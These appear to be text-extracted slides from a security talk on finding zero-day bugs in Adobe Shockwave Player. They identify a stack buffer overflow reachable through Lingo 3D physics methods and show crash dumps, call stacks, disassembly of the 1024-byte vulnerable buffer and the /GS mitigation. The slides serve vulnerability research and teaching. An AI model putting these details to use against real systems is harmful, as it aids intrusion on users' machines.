

BYPASSING ALL OF THE THINGS

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
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What to Expect



Hand-holding through Oday **discovery** and **exploitation**

Focusing on Windows 8*



The TARGET Software



Shockwave
developers

People who
can read
assembly

Adobe Shockwave Player

Providing enriching experiences to over **450 million people**.

The TARGET Software



I previously killed some bugs in Shockwave



CVE-2010-2866, CVE-2010-2867,
CVE-2010-2870, CVE-2010-2874,
CVE-2010-2877, CVE-2010-2878,
CVE-2010-2879, CVE-2010-4188,
CVE-2010-4189,
CVE-2011-0335,
CVE-2011-0555,
CVE-2011-0556,
CVE-2011-0569,
CVE-2011-2111,
CVE-2011-2116,
CVE-2011-2419

...but those were all file-format parsing issues

0000h:	52	49	46	58	00	00	DC	50	4D	56	39	33	69	6D	61	70	RIFX..ÜPMV93imap
0010h:	00	00	00	18	00	00	00	01	00	00	00	2C	00	00	07	3A,....:
0020h:	00	00	00	00	00	00	00	00	00	00	00	6D	6D	61	70mmap	
0030h:	00	00	0F	E0	00	18	00	14	00	00	00	CA	00	00	00	97	.à.....È...-
0040h:	00	00	00	90	FF	FF	FF	FF	00	00	00	68	52	49	46	58	...ÿÿÿ...hRIFX
0050h:	00	00	DC	50	00	00	00	00	00	01	00	00	00	00	00	00	..ÜP.....
0060h:	69	6D	61	70	00	00	00	18	00	00	00	0C	00	01	00	00	imap.....
0070h:	0A	AF	D9	24	6D	6D	61	70	00	00	0F	E0	00	00	00	2C	.¬Ù\$ mmap...à...,
0080h:	00	00	00	00	0A	AF	B0	AC	4B	45	59	2A	00	00	02	28°¬KEY*...()
0090h:	00	00	10	14	00	00	00	00	00	00	00	43	41	53	74CAST	
00A0h:	00	00	1D	2C	00	00	38	B6	00	00	00	00	00	00	00	00	...,..8¶.....
00B0h:	66	72	65	65	00	00	00	00	00	00	00	00	0C	00	00	free.....	
00C0h:	00	00	00	75	66	72	65	65	00	00	00	00	00	00	00	00	...ufree.....
00D0h:	00	0C	00	00	00	00	00	05	66	72	65	65	00	00	00	00free....
00E0h:	00	00	00	00	00	0C	00	00	00	00	00	06	66	72	65	65free....

...but those were all file-format parsing issues

0000h: 52 49 46 58 00 00 DC 50 4D 56 39 33 69 6D 61 70 RIFX..ÜPMV93imap
0010h: 00 00 00 18 00 00 00 01 00 00 00 2C 00 00 07 3A,:
0020h: I wrote a vulnerability scanner that abstracts all the predicates in a binary, traverses the callgraph and generates phormulaes to run them with a SMT solver.
0030h:
0040h:
0050h:
0060h:
0070h: I found 1 vuln in 3 days with this tool.
0080h:
0090h:
00A0h:
00B0h:
00C0h:
00D0h: 00 0C 00 00 00 00 00 05 66 72 65 65 00 00 free....
00E0h: 00 00 00 00 00 0C 00 00 00 00 00 06 66 72 65 65free



Which can be found by anyone who can flip bits


A close-up, low-angle shot of a gorilla's face. The gorilla has dark, wrinkled skin and is looking slightly upwards and to the right. Its mouth is partially open, showing its teeth. The background is blurred, showing some green foliage.

DIGGING DEEPER

So, there's this
thing called

Lingo

It's old.



```
1 on startMovie
2   global flag
3   set flag = FALSE
4   set the memberNum of sprite 7 = 74
5 end
6
7
8 on buildCoordinateFromList
9   global coordinatefromList
10  set myList = [144,187,410,173,475,64,46,154,270,100]
11  set coordinatefromList = []
12  set n = 1
13  repeat with row = 1 to 5
14    set aRow = []
15    repeat with column = 1 to 2
16      setAt (aRow,column,getAt (myList,n))
17      set n = n+1
18    end repeat
19    setAt (coordinatefromList,row,aRow)
20  end repeat
21  pickaCoordinate
22 end
23
24 on pickaCoordinate
25   global index
26   global coordinatefromList
27   set index = random(5)
28   set aRandomItem = getAt(coordinatefromList,index)
29   case(index) of
30     1:
31       set the memberNum of sprite 2 = 14
32     2:
33       set the memberNum of sprite 2 = 15
34     3:
35       set the memberNum of sprite 2 = 16
36     4:
37       set the memberNum of sprite 2 = 17
38     5:
39       set the memberNum of sprite 2 = 18
40   end case
```



Methods

There are quite a few methods available to a Lingo developer

This section provides an alphabetical list of all the methods available in Director®.

_system.gc()	build()	cursor()	fadeTo()	getRendererServ
abort	bumpMapToNormalMap()	date() (formats)	fileName()	getSoundObject(
abs()	cacheDocVerify()	date() (System)	fileOpen()	getSoundObjectL
activateAtLoc()	cacheSize()	delay()	fileSave()	getStreamStatus
activateButton()	call	delete()	fill()	getSystemCharS
add	callAncestor	delete() (FileIO)	filter()	getURL()
add (3D texture)	callFrame()	deleteFile()	findLabel()	getVal()
addAt	camera()	deleteAt	findEmpty()	getVariable()
addBackdrop	cameraCount()	deleteCamera	findPos	GetWidgetList()
addCamera	cancelIdleLoad()	deleteFrame()	findPosNear	GetWindowPropL
addChild	castLib()	deleteGroup	finishIdleLoad()	getWorldTransfor
addModifier	channel() (Top level)	deleteLight	flashToStage()	go()
addOverlay	channel() (Sound)	deleteModel	float()	goLoop()
addProp	chapterCount()	deleteModelResource	floatP()	goNext()
addToWorld	charPosToLoc()	deleteMotion	flushInputEvents()	goPrevious()
addVertex()	chars()	deleteOne	forget() (Window)	goToFrame()
alert()	charToNum()	deleteProp	forget() (Timeout)	gotoNetMovie
Alert()	clearAsObjects()	deleteShader	framesToHMS()	gotoNetPage
append	clearCache	deleteSoundObject	frameReady() (Movie)	group()
applyFilter()	clearError()	deleteTexture	frameStep()	halt()
appMinimize()	clearFrame()	deleteVertex()	freeBlock()	handler()
atan()	clearGlobals()	displayOpen()	freeBytes()	handlers()
beep()	clone	displaySave()	generateNormals()	hilite (command)
beginRecording()	cloneDeep	do	getAProp	hitTest()
bitAnd()	cloneModelFromCastmember	doneParsing()	getAt	HMStoFrames()
bitNot()	cloneMotionFromCastmember	dot()	getCharSet	hold()
bitOr()	close()	dotProduct()	getError() (Flash, SWA)	importByteArray
bitXor()	closeFile()	downloadNetThing	getError() (XML)	identity()
breakLoop()	closeXlib	draw()	getErrorString()	idleLoadDone()
breakLoop (Sound Obj)	color()	duplicate() (Image)	getFinderInfo()	ignoreWhiteSpace
browserName()	compress()	duplicate() (list function)	getFlashProperty()	ilk()
ByteArray	constrainH()	duplicate() (Member)	getFrameLabel()	ilk (3D)

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breakLoop()	closeXlib	draw()	getErrorString()	idleLoadDone()
breakLoop (Sound Obj)	color()	duplicate() (Image)	getFinderInfo()	ignoreWhiteSpace
browserName()	compress()	duplicate() (list function)	getFlashProperty()	ilk()
ByteArray	constrainH()	duplicate() (Member)	getFrameLabel()	ilk (3D)

There are quite
a few methods
available to a
Lingo developer

I audited all that
I could—and
found nothing



What I couldn't seem to call legitimately were the


3D
3D

methods



FREE SAMPLES

Turns out, Adobe Director
comes with some 3D sample files




VULNERABILITY #1


Stack-based Buffer Overflow

```
physicsWorld.loadProxyTemplate(string proxyname, 3dmember)
```

OR

```
world.createRigidBody(string rigidbodyname, string 3Dmodelname,  
symbolBodyProxy, symbol bodyType, symbol flipNormals)
```





The initial fault:

```
(63c.410): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=37734236 ebx=02f6bd10 ecx=00000000 edx=03790404 esi=000033a7 edi=02f6c248
eip=6fde9d0a esp=02f6b7ec ebp=02f6b7ec iopl=0 nv up ei pl nz na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00210206
IML32!Ordinal1115+0xa:
6fde9d0a 81780454534146 cmp     dword ptr [eax+4],46415354h ds:002b:3773423a
```

The **call stack** and **exception chain** tells us a bit more:

```
0:005> kv
ChildEBP RetAddr  Args to Child
02f6b7ec 6f2277b8 37734236 02f6b810 6f2283b1 IML32!Ordinal1115+0xa
02f6b7f8 6f2283b1 02f6c248 06cf7024 00000000 DIRAPI+0x377b8
02f6b810 6f23a8ea 06cf7024 000033a7 02f6bd10 DIRAPI+0x383b1
02f6b82c 6f35ec15 06cf7024 02f6c248 02f6bd10 DIRAPI+0x4a8ea
02f6b848 6e73250b 06ced4bc 02f6c248 02f6bd10 DIRAPI+0x16ec15
02f6c114 42346942 69423569 37694236 42386942 Dynamiks+0x250b <-- last intact ret
02f6c118 69423569 37694236 42386942 6a423969 0x42346942
02f6c11c 37694236 42386942 6a423969 316a4230 0x69423569
02f6c120 42386942 6a423969 316a4230 42326a42 0x37694236
```

```
1:038> !exchain
0012f688: 724e3971
Invalid exception stack at 4e38714e
```

So, the stack buffer begins at **0x02f6bd10** and was passed from the Dynamiks module into DIRAPI as argument 3. This can be seen by disassembling the Dynamiks module and checking out the code before offset **0x250b**:

```
0:005> ub Dynamiks+0x250b L6
```

```
Dynamiks+0x24fc:
```

6e7324fc	8d8dfcfbffff	lea	ecx, [ebp-404h]	<-- vuln buf
6e732502	51	push	ecx	<-- passed as third arg
6e732503	8d4f08	lea	ecx, [edi+8]	
6e732506	51	push	ecx	
6e732507	50	push	eax	
6e732508	ff5244	call	dword ptr [edx+44h]	

In **IDA Pro** we can inspect the size of the destination buffer:

```
-00000404 var_404           db 1024 dup(?) <-- vuln buf: 1024 bytes
```

Sooooo, we're good here?

(Windows XP SP3)

- Stack-based buffer overflow
- 1024 bytes

NOPE, thanks to this guy:

Crispin Cowan



Say hello to **/GS**:

```
100018A8    mov    eax, __security_cookie
100018AD    xor    eax, ebp
100018AF    mov    [ebp+var_4], eax
```



The following paper was originally published in the
Proceedings of the 7th USENIX Security Symposium
San Antonio, Texas, January 26-29, 1998

StackGuard: Automatic Adaptive Detection
and Prevention of Buffer-Overflow Attacks

Crispan Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke,
Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang,
Oregon Graduate Institute of Science & Technology;
Heather Hinton, Ryerson Polytechnic University

For more information about USENIX Association contact:

1. Phone: 510 528-8649
2. FAX: 510 548-5738
3. Email: office@usenix.org
4. WWW URL: <http://www.usenix.org/>

